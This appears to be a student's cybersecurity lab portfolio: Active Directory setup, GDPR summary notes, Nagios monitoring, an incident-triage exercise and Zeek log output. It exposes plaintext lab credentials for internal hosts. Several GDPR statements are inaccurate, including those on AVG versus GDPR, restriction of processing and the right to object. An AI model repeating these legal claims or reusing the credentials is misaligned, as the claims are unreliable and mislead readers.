
Setting up company environment/users





I created an organizational unit. It serves the purpose of a container. It can be used to store users, computer accounts, groups, etc.




I have setup two organizational units (HR and TECH) for CompanyX. I added 5 user accounts to TECH group and set their accounts to require password reset after the first login.








I can edit the group's policy settings.



The password policy will expire in 100 days instead of 42



Server is up to date.

Topic 7: Law, Standards & Compliance

Source: https://portal.fhict.nl/Studentenplein/LMC/1819vj/Cyber%20Security/CSB/11_IB-Law-and-Compliancy/Privacy%20workshop%20IMS-ICS.pdf

I tried to paraphrase as much as possible.

GDPR - legal instrument ensuring the protection of individuals regarding the processing of personal data and on the free movement of such data.

The main goal of GDPR is to protect user's personal identifiable information which can include every unique information about a person (Ip address, bank details, country of residence, car number plates, most visited websites).

GDPR subjects

Difference between GDPR and AVG – GDPR and AVG are very similar but have some key differences. GDPR is valid and applicable for every country of the European Union while AVG is valid only for a specific country. A given country can modify the guidelines of the AVG for its people, but these laws will not be applicable in other countries.

Companies who do not comply to GDPR and process user data carelessly can be fines up to 20 million euro. In the past, fines were not that expensive but in recent years more and more

people are relying on their Personal data to be safely processed and stored.

The definition of personal data is defined by how a person can be identified by the data processed. The information that can be traced back to a person is personal data. An identifiable person is someone who can be identified, directly or indirectly, by for example by a name or mac address. Only if the processing of data concerns personal data, the GDPR legislation applies.

Rights regarding the people concerned

1. Right of access by the data subject- The data subject has the right to ask whether a company has accessed and used his personal information as well as specify for what purposes it has been used.
2. Right to rectification – The data subject has the right to have his incomplete personal data completed.
3. Right to erasure – The data subject has the right to erase his personal data (be forgotten by the system).
4. Right to restriction of processing – the data subject can oppose against his data being used for a specific purpose which leads to personal data erasing.

5. Right to data portability- the data subject has the right to receive his data in a machine-readable format and the right to transmit it to another controller.
6. Right to object – Data subject can object against his personal data being processed. The controller shall resume processing the data once it receives compliance from the data subject.

7.Categories of personal data

- Personal data where race or ethnicity is shown.

- Personal data where political standings appear.

- Personal data where religious beliefs appear.

- Personal data where a membership with a trade union appears.

- Personal data which contains medical files.

- Personal data that shows someone's sexual behavior/preferences.

- Personal data that contains genetic research.

- Personal data that is about biometrical data. (E.g., Fingerprint, iris-scans etc.)

8.Data controller - The data controller is a natural or legal person, public authority, agency, or other body which, alone or jointly with others, determines the purposes and means of the processing of personal data. The data controller must consider the nature, scope, context, and purposes of processing as well as the risk of varying likelihood and severity for the rights and freedoms of natural persons. The data processor is a natural or legal person, public authority, agency, or other body which processes personal data on behalf of the controller.

9.Register regarding personal identifiable information – The data controller and his representatives if any, should keep a record of the data processing operations and should cooperate with supervisory authorities. If necessary the data controller/s should provide information about:

-the name and contact details of the controller and, where applicable, the joint controller, the

controller's representative and the data protection officer

- the purposes of the processing

- a description of the categories of data subjects and of the categories of personal data

11.Processing grounds – It is legal to retain personal information where it is necessary. For example it can be used for exercising the right of freedom of expression and information, for compliance with a legal obligation, for the performance of task carried out in the public interest or in the exercise of official authority vested in the controller, on the grounds of public interest in the area of public health, for archiving purposes in the public interest, scientific or historical research purposes or statistical purposes, or for the establishment, exercise or defense of legal claims.

There are six fundamentals under which the company can lawfully base its data retention for processing purposes:

Consent from the affected person.

- The data processing is necessary for the execution of an agreement.

- The data processing is necessary for meeting a legal obligation.

- The data processing is necessary to protect vital concerns.

- The data processing is necessary to ensure public authority and common interest.

- The data processing is necessary to look after justified concerns.

12. Retention periods - Personal data should be collected and used only for legitimate and adequate purposes. If the data is not compatible with its processing purposes, it should not be processed further.

13. Data processing agreements – Data processing should take place after the data controller/ data processor has been granted permission by signing contract/legal act under Union or Member State law. The agreement should set the subject matter and the duration of the processing, the obligations, and rights of the controller as well as purpose and nature of the processing. Data should be processed after the processor has received documented instructions by the controller.

14. Data processing outside the European Union

Data processing outside of the European Union should take place after the Commission has decided that the third country, a territory or one or more specified sectors within that third country, or the international organization in question ensures an adequate level of protection. Personal data transfer requires the processor to provide appropriate safeguards.

15. Data Privacy Impact Assessments (risk analysis)

The assessment is in fact risk analysis, which contains for example a systematic description of the envisaged processing operations, the purpose of the processing, an assessment of the necessity and proportionality of the processing operations in relation to the purposes and an assessment of the risks to the rights and freedoms of data subjects.

16. Technical and organizational security measures

The controller and processor shall implement appropriate technical and organizational measures to ensure a level of security appropriate to the risk.

- the pseudonymization and encryption of personal data
- the ability to ensure the ongoing confidentiality, integrity, availability, and resilience of processing

systems and services

- the ability to restore the availability and access to personal data in a timely manner in the event of a

physical or technical incident

- a process for regularly testing, assessing, and evaluating the effectiveness of technical and

organizational measures for ensuring the security of the processing.

17. (Reporting of) data leaks

Since 1 January 2016, all companies involved with personal data, are obliged to notify the Dutch Data protection authorities if serious data breaches occur. In some cases, the data subject should be informed as well about potential data leaks.

Section 4: Security analyst

Topic 1: IT Basic Monitoring

Nagios 172.16.1.18

Username: nagiosadmin

Password: lbnc03

Nagios setup

I installed NagiosXI on PVLANA in my network


I added NRPE package to pfsense, which allows me to execute local plugins like check_disk, check_procs on remote hosts.

I chose to monitor my active directory server located on PVLANA and my pfsense.

Monitoring the pfsense gives me information whether there is internet connectivity on the LAN. If it is down then the machines on the network cannot access internet.


Monitoring my active directory server gives me information on the machine's status, which can lower the downtime of the server. Especially helpful is monitoring the CPU usage and the


drive usage. It allows me to monitor a remote server’s real time resources.



To do so I had to setup an agent on the active directory server that sends data to nagios.

Installing NSClient++ provided from the nagios WebGUI





I have setup checks that should fail. Check SQL server status fails because I have not setup SQL server running on that server. Check ISS Web server status fails for the same reason. That is how I verified the alert system worked.

Topic 2: Security Incident Management

The main goal of the incident management process is to restore a normal service operation as quickly as possible and to minimize the impact on business operations, thus ensuring that the best possible levels of service quality and availability are maintained.

I will be performing a triage on FHICT database

And incident that could happen to Fontys is someone getting access to FHICT login database. FHICT login is connected to almost every Fontys website and is used for authentication. Unauthorized access to the data base is a critical problem that can cause data corruption and data leaks.

Some ways of spotting suspicious activity are:

- Unusual traffic going in and out of the network
- Unknown files, applications, and processes in the system
- Suspicious activity in administrator or privileged accounts
- Dubious logins, access, and other network activities that indicate probing or brute force attacks

- Anomalous spikes of requests and read volume in company files
- Large amounts of compressed files and data unexplainably found in locations where they should not be

Alert triage

Step 1 Categorize the incident - how severe is it and what are the potential impacts?

Incident – Large amounts of compressed files and data have been found where they should not be. There has not been any unusual traffic activity on the network which means that the data has not been transferred to the hackers yet.

Step 2: Prioritize - does this require an urgent escalation, or can it be easily resolved?

This incident requires urgent escalations. FHICT security team should be informed immediately as well as key figures at Fontys like head of ict – Michele Ekhout. Data base server might have to be disconnected from the internet for further investigation.

Step 3: Assignment - Who is responsible for managing and resolving the incident, and by when?

Security team must come up with a solution as fast as possible to mitigate data leaks and stop other breaches.

Data management team must investigate for any data loss or missing/corrupted data.

Users should be prompted to update their passwords.

Response

Management response - FHICT security team should be informed immediately as well as key figures at Fontys like head of ict – misha ….

Technical response – Users should update their credentials.

If any user accounts have been compromised they should be put under quarantine for further investigation.

Data management department should verify the integrity of the data base.

Legal response –Look for evidence the hacker left. Contact the police.

Topic 3: IT Security Monitoring


I will be using Zeek for monitoring my network.

I deployed an ubuntu server 20 on my network and connected to it via ssh from my kali VM to enable package installation from external source.

Ubuntu server 20 IP – 172.16.1.19

Username: student

Password: student



```
student@ubuntu-server-20: ~
File  Actions  Edit  View  Help
student@ubuntu-server-20:~$ sudo nano /opt/zeek/etc/zeekctl.cfg
student@ubuntu-server-20:~$ sudo /opt/zeek/bin/zeekctl
Hint: Run the zeekctl "deploy" command to get started.

Welcome to ZeekControl 2.3.0

Type "help" for help.

[ZeekControl] > check
zeek scripts are ok.
[ZeekControl] > deploy
checking configurations ...
installing ...
creating policy directories ...
installing site policies ...
generating standalone-layout.zeek ...
generating local-networks.zeek ...
generating zeekctl-config.zeek ...
generating zeekctl-config.sh ...
stopping ...
stopping zeek ...
starting ...
starting zeek ...
[ZeekControl] > status
Name         Type       Host          Status    Pid    Started
zeek         standalone localhost     running   69284  11 Jun 15:39:22
[ZeekControl] >
```

I can inspect different log files to view the activity on the network in real time, allowing me to detect suspicious activity.

Conn.log

```
student@ubuntu-server-20:/opt/zeek/logs/current
File  Actions  Edit  View  Help
student@ubuntu-server-20:/opt/zeek/logs/current$ ls
capture_loss.log  http.log            loaded_scripts.log  packet_filter.log  ssl.log     stdout.log
conn.log          known_hosts.log     notice.log          reporter.log       stats.log   weird.log
files.log         known_services.log  ntp.log             software.log       stderr.log
student@ubuntu-server-20:/opt/zeek/logs/current$ tail -f /opt/zeek/logs/current/conn.log
1654954971.957992       CTaZ1F448IcR4nO8Ec      172.16.1.11     52352   172.16.1.18     80      tcp  h
ttp     0.085030        560     665     SF      T       T       0       ShADadfF        6       880  5
933     -
1654954971.961574       C21cza2dDnoRZARXh1      172.16.1.11     52356   172.16.1.18     80      tcp  h
ttp     0.121872        563     595     SF      T       T       0       ShADadfF        5       831  5
863     -
1654954971.960821       C30xj537WjVXQGFFLj      172.16.1.11     52354   172.16.1.18     80      tcp  h
ttp     0.129493        563     595     SF      T       T       0       ShADadfF        5       831  5
863     -
1654954917.166008       ChVYb91BclRH9rNwhk      fe80::ffff:ffff:ffff:ffff       130     ff02::1 131  i
cmp     -       -       -       -       OTH     F       F       0       -       1       76      0    0
-
1654954917.239327       CgYsYi3YhR49NnaZbj      fe80::250:56ff:fe97:c56e        143     ff02::16     0
icmp    -       -       -       -       OTH     F       F       0       -       1       76      0    0
-
1654954917.250813       CQD6gy3hmkwDEY0SUc      fe80::250:56ff:fe97:ee75        143     ff02::16     0
icmp    -       -       -       -       OTH     F       F       0       -       1       76      0    0
-
1654954972.959327       CtsuZb2ALSyUvKBcuc      172.16.1.11     52358   172.16.1.18     80      tcp  h
ttp     0.082465        766     837     SF      T       T       0       ShADadfF        5       1034 5
1105    -
1654954973.958724       C9SH62WSNTn48RCEb       172.16.1.11     52360   172.16.1.18     80      tcp  h
```

Ssl.log

```
student@ubuntu-server-20:/opt/zeek/logs/current$ tail -f /opt/zeek/logs/current/ssl.log
#fields ts      uid     id.orig_h       id.orig_p       id.resp_h       id.resp_p       version cipher
curve   server_name     resumed last_alert      next_protocol   established     cert_chain_fuids     c
lient_cert_chain_fuids  subject issuer  client_subject  client_issuer   validation_status
#types  time    string  addr    port    addr    port    string  string  string  string  bool    string
string  bool    vector[string]  vector[string]  string  string  string  string  string
1654954801.738905       C6YmyM3Zxxl61gvde7      172.16.1.18     58454   172.16.1.1      5666    TLSv12
TLS_DH_ANON_WITH_AES_256_GCM_SHA384     -       -       F       -       -       T       -       -    -
-       -       -       -
1654954981.739254       Cvn9sZ2PCvTMOZlU19      172.16.1.18     58532   172.16.1.1      5666    TLSv12
TLS_DH_ANON_WITH_AES_256_GCM_SHA384     -       -       F       -       -       T       -       -    -
-       -       -       -
1654955038.925349       CyjDJi1xaKTxetKKWf      172.16.1.18     58556   172.16.1.1      5666    TLSv12
TLS_DH_ANON_WITH_AES_256_GCM_SHA384     -       -       F       -       -       T       -       -    -
-       -       -       -
1654955101.743477       CxpdiiMQsbutzJCEl       172.16.1.18     58586   172.16.1.1      5666    TLSv12
TLS_DH_ANON_WITH_AES_256_GCM_SHA384     -       -       F       -       -       T       -       -    -
-       -       -       -
1654955278.925152       CjOYjj28swMRiCAxFi      172.16.1.18     58660   172.16.1.1      5666    TLSv12
TLS_DH_ANON_WITH_AES_256_GCM_SHA384     -       -       F       -       -       T       -       -    -
-       -       -       -
1654955338.923715       CFShrf4XQsPmlkQzP4      172.16.1.18     58688   172.16.1.1      5666    TLSv12
TLS_DH_ANON_WITH_AES_256_GCM_SHA384     -       -       F       -       -       T       -       -    -
-       -       -       -
1654955398.925317       CRqU8S2FmnOcoTyGJ7      172.16.1.18     58714   172.16.1.1      5666    TLSv12
TLS_DH_ANON_WITH_AES_256_GCM_SHA384     -       -       F       -       -       T       -       -    -
-       -       -       -
1654955578.923957       C0ABFf28VBGCHgpEek      172.16.1.18     58792   172.16.1.1      5666    TLSv12
TLS_DH_ANON_WITH_AES_256_GCM_SHA384     -       -       F       -       -       T       -       -    -
-       -       -       -
^C
student@ubuntu-server-20:/opt/zeek/logs/current$
```

Files.log

```
student@ubuntu-server-20:/opt/zeek/logs/current
File  Actions  Edit  View  Help
TTP     0       MD5,SHA1        text/plain      -       0.000000        T       F       655     655  0
0       F       -       f2b554d6b64ee5a8b53bd28f49fc54e9        d07891538b3f527a38d13bb7b6125df1a040a0
8e      -       -       -       -
